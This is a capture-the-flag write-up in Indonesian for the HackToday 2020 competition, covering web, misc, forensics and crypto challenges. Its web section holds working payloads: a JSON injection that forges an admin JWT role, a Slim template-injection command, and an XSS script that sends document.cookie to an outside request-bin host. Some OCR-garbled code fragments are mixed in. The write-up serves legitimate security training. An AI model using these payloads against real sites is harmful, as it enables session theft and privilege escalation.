Writeup Hacktoday

أهل الجامعة

Zafir Rasyidi Taufik

Steven Kusuman


Febriananda Wida Pramudita

Universitas Indonesia

web

baby php

disoal ini kita diminta untuk mencari magic hashes yang berawalan 0e.



Not secure | chall.codepwnda.id:15011/?baby=0e00000000000000000000721902017120000000

print(b64encode(flag)[1:])


GFja3RvZGF5e3NlbGFtYXRfZGF0YW5nX2RpX3NvYWxfd2VifQ==

Enjoy ur Flag !

flag: hacktoday{selamat_datang_di_soal_web}


snoop dog

disoal ini, kita diberikan service berbasis lua, yang intinya berfungsi untuk mensign jwt. Terdapat kelemahan di file guards dan regex yang digunakan untuk mengecek flag (any), sehingga kita dapat menginjeksi roles tepat dibelakang.



```
POST /sign HTTP/1.1
Host: chall.codepwnda.id:15021
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79.0)
Gecko/20100101 Firefox/79.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.
8
Accept-Language: en-US,en;q=0.5
Connection: close
Upgrade-Insecure-Requests: 1
Content-Length: 56

{"username": "aa", "name": "bb\", \"role\":\"admin"}
```

```
HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Sun, 09 Aug 2020 06:56:24 GMT
Content-Type: application/json
Connection: close
Content-Length: 209

{"token":"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE1OTY5NTYxODQuNDYzLCJleHAiOjE1OTY5NTY3ODQuNDYzLCJ1c2VybmFtZSI6ImFhIiwibmFtZ
SI6ImJiIiwicm9sZSI6ImFkbWluIn0.R0fu3EJWQyJ3JkQz0L9XQsN0rkTLib_jIuBVdpSbVLE"}
```



```
POST /secure/flag HTTP/1.1
Host: chall.codepwnda.id:15021
Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE1OTY5NTYxODQuNDYzLCJleHAiOjE1OTY5NTY3ODQuNDYzLCJ1c2Vybm
FtZSI6ImFhIiwibmFtZSI6ImJiIiwicm9sZSI6ImFkbWluIn0.R0fu3EJWQyJ3JkQz0L9XQsN0rkTLib_jIuBVdpSbVLE
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79.0) Gecko/20100101 Firefox/79.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Connection: close
Upgrade-Insecure-Requests: 1
Content-Length: 56

{"username": "aa", "name": "bb\", \"role\":\"admin"}
```

```
HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Sun, 09 Aug 2020 06:59:22 GMT
Content-Type: application/json
Connection: close
Content-Length: 92

{"flag": "hacktoday{d0000d____JSON___1njeCt10n_iS54_th1n9__qu3sti0n_M4rk_qu3sti0n_M4rk__}"}
```

flag:
hacktoday{d0000d____JSON___1njeCt10n_iS54_th1n9__qu3sti0n_M4rk_qu3sti0n_M4rk__}

slim shady


disoal ini, diberikan sebuah app yang akan mereflect input yang diberikan, terdapat kelemahan SSTI, dengan engine slim dan dibatasi panjangnya. Payload akhir yang kami gunakan: #{`nl *`}
flag: hacktoday{Super-Slim-Payload___for___Slim-Shady-Template-Injection}

webinar

disoal ini, terdapat sebuah app yang akan mengembalikan html yang diberikan, terdapat kelemahan html injection + xss yang memungkinkan kita untuk membypass proteksi CSP yang diberikan

payload

```
<meta http-equiv="Content-Security-Policy" content="script-src 'nonce-2a27c4f80e52e6883241831edcaf2c3d';">
<script nonce="2a27c4f80e52e6883241831edcaf2c3d">window.location='https://en78bj7947ifh.x.pipedream.net/'+document.cookie</script>
```



Endpoint https://en78bj7947ifh.x.pipedream.net/

11:32:54 AM GET /PHPSESSID=nonce_cookie_XSS_U_GOT_THE...

HTTP REQUEST 1fqS8ySccQwB1RAgmj03ig5WR8i 2020-08-09T03:32:54.237Z

Details GET /PHPSESSID=nonce_cookie_XSS_U_GOT_THE_BOUNTY

Headers ▶ (6) headers

Preview the new Request Bin — now with an API and more sources!

- Create bins and inspect events from your browser or via APIs
- Generate events from HTTP requests , RSS feeds , Tweets , Airtable records , Github events , and more!

flag: hacktoday{nonce_cookie_XSS_U_GOT_THE_BOUNTY}

misc

sanity check

check history google docs
flag: hacktoday{welcome_to_hacktoday_2020_broda__s8jm}

rock casino

ini coba-coba kirim aja, ketemu flag.

solver.py

```
from pwn import *
money = [1000, 2000, 4000, 8000, 16000, 32000, 64000]
while(1):
    try:
        p = remote('chall.codepwnda.id', 14021)
        p.sendlineafter("kamu:", "Zafir")
        for i in money:
            print(i)
            p.sendlineafter('taruhan:', str(i))
        break
    except EOFError:
        p.close()
        print("retry")

p.interactive()
p.close()
```

flag: hacktoday{when_this_house_is_rocking__dont_bother_knocking__come_on_in}

tebak tebakan

Akses sampai dapat semua kemungkinan whoami, lalu jawab.


```
from pwn import *
import json
import ast
```

```
def guess():
      p.sendlineafter("Menu :", '1')
      p.recvuntil('am ')
      string = p.recvuntil(" ")
      key1 = string[0]
      key2 = len(string)
      key = str(key1)+str(key2)
      if(key in answers.keys()):
            p.sendlineafter("Guess :", answers[key])
      else:
            p.sendlineafter("Guess :", "Zafir")
            p.recvuntil('the answer is ')
            string = p.recvuntil("\n").strip()
            print(str(string)[2:-1])
            answers[key] = str(string)[2:-1]


answers = {}
while(1):
      try:
            with open('answers.txt', 'r') as file:
                  contents = file.read()
                  answers = ast.literal_eval(contents)
            p = remote('chall.codepwnda.id', 14011)
            for i in range(1500):
                  print(i)
                  guess()
                  p.sendlineafter("Menu...", "")
            p.interactive()
      except EOFError:
            with open('answers.txt', 'w') as file:
                  file.write(json.dumps(answers))
            p.close()
```

flag: hacktoday{tebak_tebak_berhadiah_flag_1kEb44t}

Insanity Check

Flag ada di salah satu role di discord server



MEMBERS MATCHING @friska

friska friska#5642

friska friska#8014

friska #0 fans Marrrcy#1563

friska #1 fans X #8684

friska #2 fans Dobidoo#2658

FRISKA SIMP !!! cacadosman#3356

@hacktoday{ciee_ketawan_kepoin_friska} Notify users with this role who have permission to view ...


@friska

Flag: hacktoday{ciee_ketawan_kepoin_friska}

fore

Harta karun

buka pakai foremost, susun jadi file png dengan urutan lo-ke-sy-en




```
Hacktoday{di_bawah_kasur}
```

flag: Hacktoday{di_bawah_kasur}

Daunsingkong

Pake online tool buat akses .DS_Store. Terus coba nama file satu2


hacktoday{DS_Store_h4ve_ur_f0lder_nam3___}

flag: hacktoday{DS_Store_h4ve_ur_f0lder_nam3___}

babyvol & babyvol2

Payload sama di kedua soal, intinya grep tapi tambahin null antara huruf karena windows utf-16

```
cat dump | grep -Pa 'h\x00a\x00c\x00k\x00t'
```

flag babyvol: hacktoday{yOUv3__folll0wed_My_c0mm4ND_f3ry_w3LL__}
flag Babyvol2: hacktoday{jU5tt__4_f3w_s1mPl33_pr0CE5s35s}

cry


baby-rsa

karena e kecil, kita coba bruteforce nambahin mod lalu cuberoot sampe ketemu, dibantu juga karena paddingnya \x00, kita bisa kaliin inverse nya buat ngecilin jumlah iterasi.

breaker.py

```
from multiprocessing import Pool
import gmpy2
from ecdsa.numbertheory import inverse_mod

n =
1074689122902871731855251908437560669126360960009035359405855805015984737041737
2484255526725166324113276325106760535406967690987599747843011002458545240889496
8603671557766287363141247584345799037100774657182138864290300602046455069760227
072397156965372661180675554639390371014219438682064484673744133715950819
c1 =
5091446784568929264421151271666936961355592355115574748677862142746863794966008
8911708871450878626444375679374638212033132129559872885421138573114280864521198
6815533828855878316429525532553166132923470546506251348726308383380501145191606
3470262951716037295544613260792675202613858415627430452125184149601967 2
pepe =
9207930211540470367518232050826894812903835194760871328216546829381895627627667
0697796510646336606578844910859511273598287779300611605475342776858730555249106
0043522700349730763156866980745683032753371817808154923774935410584566658364512
884396948697897840158824635359547448594235952614558033001441873683858 92

# pepe = inverse_mod(256**3, n)
lmao = c1
for i in range(400):
    lmao = lmao * pepe
    lmao %= n

for i in range(60):
    c1 = lmao
```

```
def calc(j):
    a, b = gmpy2.iroot(c1 + j * n, 3)
    if b == 1:
        m = a
        print '{:x}'.format(int(m)).decode('hex')
        pool.terminate()
        exit()

pool = Pool(20)

def SmallE():
    yo = 13000000
    st = int(__import__('sys').argv[1])
    inputs = range(yo*st, (st+1)*yo)
    pool.map(calc, inputs)
    pool.close()
    pool.join()

SmallE()
print i

lmao = (lmao * pepe) % n
```




```
        public function __construct()
        {
```

```
44
45
46
47
48
49
50
51
52
53
54
55
56
hacktoday{PaddingNull_Is_a_Multiply_by_256}
None
```


flag: hacktoday{PaddingNull_Is_a_Multiply_by_256}

Baby AES




```python
import random
import os
from Crypto.Cipher import AES
from datetime import datetime
timestamp = int(datetime.timestamp(datetime.now()))
random.seed(timestamp)
from Crypto.Util.Padding import pad, unpad


mamank = 'abgjago'
flag = open('flag.txt', 'r').read().encode()


def riweuh_pad(kinemon):
    return pad(unpad(pad(kinemon, 16), 16), 16)
```

Seednya adalah date dimana flag.enc itu dibuat. Yaudah seednya kira2 gak jauh dari epochnya



```
(devconenf) macpro@Macs-MBP ~/Downloads/baby_aes ‹ruby-2.5.0›
└─$ python solve.py
1596894957
(devconenf) macpro@Macs-MBP ~/Downloads/baby_aes ‹ruby-2.5.0›
└─$ cat decrypt.py
import random
import os
from Crypto.Cipher import AES
from Crypto.Util.Padding import pad, unpad


random.seed(1596894957)
mamank = 'abgjago'
flag = open('flag.txt', 'r').read().encode()


def riweuh_pad(kinemon):
    return pad(unpad(pad(kinemon, 16), 16), 16)


def Wano(iv, encrypted):
    tmp = iv
    iv = encrypted.hex()
    encrypted = tmp.hex()
    print("Enjoy ur Ice Cream : " + encrypted + iv)


def encrypt_flag(KEY, FLAG):
    iv = os.urandom(16)
    cipher = AES.new(KEY, AES.MODE_CBC, iv)
    encrypted = cipher.encrypt(FLAG)
    Wano(iv, encrypted)
```



```
    print(decrypt_flag(key))
(devconenf) macpro@Macs-MBP ~/Downloads/baby_aes ‹ruby-2.5.0›
└─$ python decrypt.py
432
878
251
971
849
552
174
848
645
961
b'hacktoday{as_people_say____random_numbers_isnt_random}\n\n\n\n\n\n\n\n
\x10\x10\x10\x10\x10\x10\x10\x10\x10\x10\x10\x10\x10\x10\x10\x10\x10\x10
\x10\x10\x10\x10\x10\x10\x10\x10\x10\x10\x10\x10\x10\x10\x10\x10\x10\x10
\x10\x10\x10\x10\x10\x10\x10\x10\x10\x10\x10\x10\x10\x10\x10\x10\x10\x10
None
```

Flag: hacktoday{as_people_say____random_numbers_isnt_random}

onPrime

Fungsi yang perlu diperhatikan

```
def primeOn(nbit):
    n = x = getPrime(nbit)
    for e in range(3):
        x <<= pow(3, e)
        n *= nextPrime(x)
    return n
```

Misalkan x0 = adalah x saat assignment pertama, maka

$n = x_0 (x_0 \times 2 + s_1) (x_0 \times 16 + s_2) (x_0 \times 2^{13} + s_3)$

Yang mana s1 s2 s3 adalah bilangan terkecil sehingga dalam kurung adalah bilangan prima tersebut prima. Karena s1 s2 dan s3 terkecil maka kemungkinan n dan x0**4 * 2**18 gak jauh2 amat. → bruteforce menurun

Eit tapi ada masalah lagi, gimana dengan x**4 + y**3 + z**2, jawabannya adalah karena x, y, z bitlength nya sama, maka penambahannya bakal teratur, jadi x**4 kira2 lengthnya 4x bitlength(m) dan seterusnya.

Pengecualian untuk z**2 karena pangkat 2 maka perlu ditunning sedikit

```
from Crypto.Util.number import *
```

```
e = 31337
n =
6356326373093851050954113026446301903178711457486893936799699181190935856438724829625041678643784650009395008631119853494963132760748750556139150246716037950945542202944984463751041467066916655611873113922681196989785725128202767808090271041726436197716741535246312208869817552031190216680328460126414380694143767371432955648937013902620026107533670765139416413173485536322105337873993780082208669766051915042714328576678313470398432735206713170713953857575306167842504517834516034915931387402467418589508757064524490005482223694756296583917967689466986864800297486325468076916806794575464016768089261995092157863269789137
c =
5437175132281357472583330705913386190422172883464017381354724322973310935467761783666478294384225358019319978457327573658689220055073579441985979611265963522069600938792464614427329222246957809777696525360378077015556889987981198551217443901435967658192647316938409593703844413684745499174633724212829328297315780663096808007449764705705377528747182284022334972512442959635377921986272448617993796706309560444213302488159359005598474322754301577411987424305929550579037187251898051126146855301745454156372230365827004229334080794993929056684670005796210255503939590177563814203092761056074036719198148793616829614031318867


def find_root(n, p):
    lo = 0
    hi = n
    while lo < hi:
        mid = (lo + hi + 1) // 2
        if mid**p <= n:
            lo = mid
        else:
            hi = mid - 1
    return lo


def nextPrime(x):
    x |= 3
    while not isPrime(x):
        x += 4
    return x


# step 1 : cari faktor dari N
# for x0 in range(find_root(n // (2**18), 4), -1, -1):
#     if n % x0 == 0:
#         break
# print('x0', x0)

x = [None] * 4
```


```
x[0] =
12478620197867554067600956878271711756423233107922075407451110153020185395930478077
0823909538793955939970449042639256209815115927906401957947559866830251 47
tmp = x[0]
for te in range(3):
    tmp <<= pow(3, te)
    x[te + 1] = nextPrime(tmp)

assert x[0] * x[1] * x[2] * x[3] == n

tot = 1
from math import gcd
for fac in x:
    print('x^%d = %d (mod %d)' % (e, c % fac, fac))
    print(fac % e)
    tot = tot * (fac - 1)

print('tot mod', tot % e)
d = inverse(e, tot)
print('d', d)
print('a ', pow(2, tot, n))
print('b ', (tot // (e**0)) % e)
print('a ', pow(2, tot // e, n))


m4 = pow(c, d, n)
assert pow(m4, e, n) == c

print('-' * 50)

print(m4.bit_length())
m3 = m4 - find_root(m4, 4) ** 4
print(m3.bit_length())
m2 = m3 - find_root(m3, 3) ** 3
print(m2.bit_length())
m1 = m2 - (find_root(m2, 2) - 2) ** 2 # hasil tunning
print(m1.bit_length())
print(long_to_bytes(m1))
```

Flag: hacktoday{__pr1me_numbers__never_fail_t0_am4ze_me}

Succs

Jadi dia dibagi jadi beberapa block
block[2*i + 1] == block[2*i] * potongan_flag % p

Yaudah, inverse mod

